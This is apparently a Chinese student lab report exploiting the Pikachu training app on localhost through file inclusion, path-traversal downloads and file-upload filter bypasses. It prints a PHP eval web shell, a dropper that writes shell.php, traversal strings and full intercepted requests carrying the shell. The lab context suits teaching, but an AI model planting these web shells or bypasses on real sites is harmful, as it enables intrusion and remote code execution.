
实验2


一、文件包含

由于网站功能需求，会让前端用户选择要包含的文件，而开发人员又没有对要包含的文件进行安全考虑，就导致攻击者可以通过修改文件的位置来让后台执行任意文件，从而导致文件包含漏洞


1.本地文件包含

查看靶场的URL，猜测此时的file.php一共有五个，我们可以尝试修改`filename=file6.php`





也可以随机输入一个参数，查看报错。根据报错判断其源文件所在位置，因此可以构造参数`../../../../flag.txt`



2.远程文件包含

能通过url地址对远程的文件进行包含，这也意味着攻击者可以传入任意的代码。同时根据提示，我们查阅了include()函数的用法：include语句用于在执行流中插入写在其他文件中的有用的代码。

因此我们为了引入一句话木马，在某一个链接指向的文件中设置一个恶意脚本，可以在网站目录下创建包含一句话木马的恶意文件，代码如下

```
<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[hack]);?>');?>
```


为了方便起见，我们将其放置在phpstudy的根目录下，使用tomcat服务器即可访问。


基于此我们可以构造一个URL：`http://127.0.0.1/pikachu/vul/fileinclude/fi_remote.php?filename=http://127.0.0.1/hack.txt&submit=提交` 执行后，如果开启上帝视角，查看网站目录，可以看出其存在一个shell.php文件，内容为：

```
<?php @eval($_POST[hack]);?>
```

名称	修改日期	类型	大小
include	2023/7/1 23:14	文件夹	
fi_local.php	2023/7/1 23:14	PHP 源文件	3 KB
fi_remote.php	2023/7/1 23:14	PHP 源文件	4 KB
fileinclude.php	2023/7/1 23:14	PHP 源文件	4 KB
shell.php	2024/6/16 14:37	PHP 源文件	1 KB

我们启动蚁剑对其进行链接，成功连接






二、文件下载漏洞

点击图片进行下载，使用BP抓包后不放，就可以看见下载的URL

```
http://127.0.0.1/pikachu/vul/unsafedownload/execdownload.php?filename=ai.png
```

```
Pretty  Raw  Hex                                                                    \n
1 GET /pikachu/vul/unsafedownload/execdownload.php ?filename=ai.png HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/pikachu/vul/unsafedownload/down_nba.php
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9
16 Cookie: PHPSESSID=5s9cdkcvsiuhj251n59dhpo65l
17 Connection: close
18
19
```

对其进行修改，修改为`filename=../../../../flag.txt`，放包，发现下载了根目录的文件



三、文件上传漏洞

1.前端检查

阅读源码，如果发现类似于这种在前端通过后缀名判断文件类型的，可以通过BP抓包来修改。如我们编写一个一句话木马。将其后缀名修改为`jpg`，绕过前端检查后，通过BP抓包来修改后缀并使用蚁剑连接即可

```
<?php @eval($_POST[hack]);?>
```

```
<script>
    function checkFileExt(filename)
    {
        var flag = false; //状态
        var arr = ["jpg","png","gif"];
        //取出上传文件的扩展名
        var index = filename.lastIndexOf(".");
        var ext = filename.substr(index+1);
        //比较
        for(var i=0;i<arr.length;i++)
        {
            if(ext == arr[i])
            {
                flag = true; //一旦找到合适的，立即退出循环
                break;
            }
        }
        //条件判断
        if(!flag)
        {
            alert("上传的文件不符合要求，请重新选择！");
            location.reload(true);
        }
    }
</script>
```

Pretty Raw Hex

```
1  POST /pikachu/vul/unsafeupload/clientcheck.php HTTP/1.1
2  Host: 127.0.0.1
3  Content-Length: 318
4  Cache-Control: max-age=0
5  sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://127.0.0.1
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLCzsOE8ToQnWOFm2
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/unsafeupload/clientcheck.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkcvsiuhj251n59dhpo651
21 Connection: close
22
23 ------WebKitFormBoundaryLCzsOE8ToQnWOFm2
24 Content-Disposition: form-data; name="uploadfile"; filename="2.jpg"
25 Content-Type: image/jpeg
26
27 <?php @eval($_POST[hack]);?>
28 ------WebKitFormBoundaryLCzsOE8ToQnWOFm2
29 Content-Disposition: form-data; name="submit"
30
31 □□□□
32 ------WebKitFormBoundaryLCzsOE8ToQnWOFm2--
33
```

修改为php

2.后端检查MIME

对于后端检查MIME，也就是BP抓包中的`content_type`，我们只需要按照他的过滤状态来绕过检查，实际上并没有检查内容

```
Referer : http://127.0.0.1/pikachu/vul/unsafeupload/servercheck.php
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh;q=0.9
Cookie : PHPSESSID =5s9cdkcvsiuhj251n59dhpo65l
Connection : close

------WebKitFormBoundarySgYllU4HdVLyKMuE
Content-Disposition : form-data ; name ="uploadfile "; filename ="2.php "
Content-Type : application/octet-strea m

<?php @eval($_POST[hack]);?>
------WebKitFormBoundarySgYllU4HdVLyKMuE
Content-Disposition : form-data ; name ="submit "

□□□□
------WebKitFormBoundarySgYllU4HdVLyKMuE--
```

修改为image/jpg

3.getmagesize函数

getmagesize可以获取图片的宽高的信息，如果上传到不是图片文件，那么该函数就获取不到信息，就不允许上传，因此我们可以制作图片木马或再木马文件内容头部添加`GIF89a`(Gif图片文件头), 然后利用文件包含漏洞来解析图片木马

```
GIF89a <?php @eval($_POST[hack]);?>
```

可以看出，上传后的路径`uploads/2024/06/17/86291666702aeb7178e299664289.jpg`，这时可以利用蚁剑连接。